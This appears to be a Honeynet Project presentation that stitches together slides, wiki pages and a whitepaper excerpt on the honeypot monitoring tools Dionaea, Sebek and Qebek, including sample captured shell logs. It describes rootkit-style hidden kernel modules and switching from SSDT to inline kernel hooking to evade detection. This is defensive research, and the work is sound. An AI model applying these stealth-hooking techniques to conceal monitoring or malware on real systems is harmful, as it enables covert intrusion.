
dionaea intention is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware.

Security

<http://dionaea.carnivore.it>

David Watson (david@honeynet.org.uk)

- Hidden kernel module that covertly captures host I/O activity (rootkit / trojan)
- Writes attacker I/O activity directly to raw network device (so sniffing more difficult)



```
[root@localhost root]# sbk_extract -i eth0 -p 29905 2>/dev/null | sbk_viewer.pl  
#pwd  
/tmp  
[root@localhost tmp]#  
#tty  
/dev/tty1  
[root@localhost tmp]#  
#uname -a  
Linux localhost.localdomain 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686 i686 i  
386 GNU/Linux  
[root@localhost tmp]#  
#pwd  
/root  
[root@localhost root]#  
#tty  
/dev/tty2  
[root@localhost root]#  
#id  
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10  
(wheel)
```


<http://project.honeynet.org/papers/sebek.pdf>


Sebek Win32 Improvements

- Code review & bug-fix
 - Socket accept event miss reported
 - Socket ownership error
 - Memory leak bug
 - Access other process' PEB -> BSOD
- Released stable Sebek Win32 version
- Chinese student Chengyu Song took over ongoing Win32 platform support

Win32 version improvement - hooking strategy

- Against known anti-Sebek methods
- Change hooking strategy— improve invisibility
 - SSDT Hooking → Kernel inline hooking





<https://projects.honeynet.org/sebek>

David Watson (david@honeynet.org.uk)



QEMU Sebek (Qebek)

- Kernel module inserted into host OS on boot
- Kernel patches → Sebek module recompile
- Kernel changes mean Sebek code changes
- Cat and mouse game for attacker detection
- Ideally we want to move I/O capture into the virtual machine hypervisor and become OS independent (and much harder to detect)



QEMU Sebek (Qebek)

- VMWare VMSafe API interesting, closed source
- Modify open source emulator or hypervizor
- Chose **QEMU** as most simple emulator
- Successfully replicated existing Win32-only Sebek I/O capture functionality
- Data output format compatible with Honeywall
- Still R&D work in progress (Chengyu Song)
- Linux support or move further into hypervizor?

The HoneyNet PROJECT

TO LEARN THE TOOLS, TACTICS AND MOTIVES INVOLVED IN COMPUTER AND NETWORK ATTACKS, AND SHARE THE LESSONS LEARNED

PROJECT@HONEYNET.ORG

Help/Guide | About Trac | Preferences

Wiki | Timeline | Roadmap | Browse Source | View Tickets | Search

Start Page | Index | History | Last Change

Warning: Can't synchronize with the repository (No changeset 54 in the repository). Look in the Trac log for more information.

A Brief Introduction to Qebek

What is Qebek?

Qebek is the abbreviation for [QEMU](#) based Sebek. As Sebek, it is data capture tool for high interaction honeypot. Notice: Current version only supports Windows based honeypots.

What sort of information is Qebek capable of monitoring?

At current stage, it captures the same information as original Sebek: console keystrokes, process creation and network activities.

Why Qebek?

The main reason for developing **Qebek** is because Sebek lacks invisibility. There are several ways to detect, subvert and disable Sebek client. By moving the monitoring from OS kernel to underground virtualization layer, it would be much more difficult for attackers to detect whether they're being monitored. (They may be able to detect they are inside a virtual machine, but to tell whether the virtual machine is being monitored is much harder.)

Why QEMU? Why not VMware, Xen, VirtualBox or KVM?

First, QEMU is a emulator, so it has more control over the virtual machine.

Second, I'm much interested in collaborating Sebek with [Argos](#), a dynamic taint system, to provide better correlation and less noise.

VMware is proprietary, and its VMSafe interface only opens to its partner companies. The performance of KVM and VirtualBox is better, as they can leverage the new virtualization mechanism from modern CPU. But this also makes them more difficult to modify. The difficulty of modifying Xen is similar to QEMU, but the setup process is really painful.

However, since the framework of **Qebek** is very similar to [Ether](#), it should be easy to port the monitoring components to Ether.

How does Qebek work?

Qebek monitors the whole system activities, i.e. the whole honeypot OS has to run inside QEMU.

After the OS booted, **Qebek** hooks the system call functions we are interested in by adding a break point at the beginning of the function. Once the function is called, the monitoring components gathers the required information by interpreting raw memory data. This information is then output to stdout like sebkd does, which means you can use the same tools like sbk_dialog.pl, sebkd.pl.

A Quick Start Guide

Qebek is still under development, but if you'd like to have a try, here is a quick start guide.

1. Check out the latest version from svn.

Done

<https://projects.honeynet.org/sebek/wiki/Qebek>

David Watson (david@honeynet.org.uk)



The HoneyNet Project

Navigation

- [About us](#)
- ▽ [Blogs](#)
 - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▽ [Google SoC 2010](#)
 - [GSoC Overview](#)
 - [GSoC Proposed Ideas](#)
 - [GSoC Org Application](#)
 - [GSoC Student Template](#)
- [Latest images](#)

Internal

[Home](#)

Know Your Tools: Qebek – Conceal the Monitoring

Wed, 11/03/2010 - 02:34 — christian.selfert

Our "Know Your Tools: Qebek – Conceal the Monitoring" whitepaper was released on November 2nd 2010 as a PDF and docx. You can download the full paper from the link below.

Paper abstract

For the last few years, while low-interaction (LI) honeypot systems like Nepenthes and PHoneyC are getting more and more powerful, the progress of high-interaction (HI) honeypot technology has been somewhat slower. This is especially true for Sebek, the de-facto HI honeypot monitoring tool. In this KYT paper, we introduce Qebek, a QEMU based HI honeypot monitoring tool which aims at improving the invisibility of monitoring the attackers' activities in HI honeypots.

Paper last updated October 31st 2010

PDF Sha1: 8c70494ced8ace1f71456fd1f38d74bca660c984 (KYT-Qebek-final_v1.pdf)

Docx Sha1: 58c42a13feb52781cd0e7248ecb3d3bc336007b9 (KYT-Qebek-final_v1.docx)

Share:

Attachment	Size
KYT-Qebek-final_v1.docx	1.29 MB
KYT-Qebek-final_v1.pdf	2.05 MB

http://project.honeynet.org/papers/KYT_Qebek

Know Your Tools:

Qebek – Conceal the Monitoring

The Honeynet Project
<http://www.honeynet.org>

[*Chengyu Song – The Honeynet Project*](#)
[*Brian Hay – The Honeynet Project*](#)
[*Jianwei Zhuge – The Honeynet Project*](#)

Last Modified: 31 October 2010

INTRODUCTION


For the last few years, while low-interaction (LI) honeypot systems like Nepenthes and PHoneyC are getting more and more powerful, the progress of high-interaction (HI) honeypot technology has been somewhat slower. This is especially true for Sebek, the de-facto HI honeypot monitoring tool. In this KYT paper, we introduce Qebek, a QEMU based HI honeypot monitoring tool which aims at improving the invisibility of monitoring the attackers' activities in HI honeypots.

In the first part, we will first introduce the background and motivations. In the second part, we will show how to use Qebek. Since Qebek is still in its initial state, to help those who have interests in improving or extending this tool, in the third part, we will present the design and some important implementation details.

http://project.honeynet.org/papers/KYT_Qebek

SYSTEM ARCHITECTURE

Generally, Qebek can be divided into five parts: the interception module, the breakpoint system, the SVR helper routines, the introspection module and the output module.



The Breakpoint System

The breakpoint system is the backbone of Qebek. Before diving into the details, we'd like to explain why Qebek uses breakpoints to implement the hook. At the time we designed Qebek, most existing virtualization-based honeypot monitoring tool intercept *sysenter* instruction to hook syscall made inside the guest machine, which is clear and simple. In some way, this mechanism is similar to the SSDT hooking used by Sebek Win32 client version.

http://project.honeynet.org/papers/KYT_Qebek

INSTALLATION

In this section we introduce how to install Qebek. The host OS we use is Ubuntu Linux.

Prerequisites

To install and run Qebek, you need:

- A Linux host system. Qebek has been tested on Ubuntu 8.04, 9.10 and 10.04, but it should work on other distributions. We use Ubuntu 8.04 in following example. If the host supports hardware virtualization (e.g. Intel VT), we recommend you turn it on.
- A Windows XP installation disk. Qebek has only been tested on SP2, but it should work on other service levels.
- A basic knowledge of Linux system administration, especially network configuration.
- A working network. You need it to install software and get the Qebek source code.

Install a vanilla QEMU and the build dependence of QEMU

```
sudo apt-get install qemu  
sudo apt-get build-dep qemu
```


Install GCC-3.4

Qebek is built upon QEMU 0.9.2 and GCC 3.4 is required to build QEMU version 0.9.x. Neither 3.3 nor 4.x will work.

```
sudo apt-get install gcc-3.4
```

http://project.honeynet.org/papers/KYT_Qebek

Then we try some common commands:



And the captured activities are:

```
[2010-03-18 06:37:26 type=(sys_read) ip=(127.0.0.1) pid=(1588:996) command=(cmd.exe) uid=(0) inode=(0) fd=(0) len=(10)]ipconfig

[2010-03-18 06:37:27 type=(sys_read) ip=(127.0.0.1) pid=(996:1052) command=(ipconfig.exe) uid=(0) inode=(0) fd=(0) len=(272)]
Windows IP Configuration

Ethernet adapter 本地连接:


    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.2
```


http://project.honeynet.org/papers/KYT_Qebek

David Watson (david@honeynet.org.uk)

Client Honeypots

- Monitor state changes
- Analyse client behaviour
- Classify site as:
 - Benign
 - Malicious
- Classification based on logged client actions






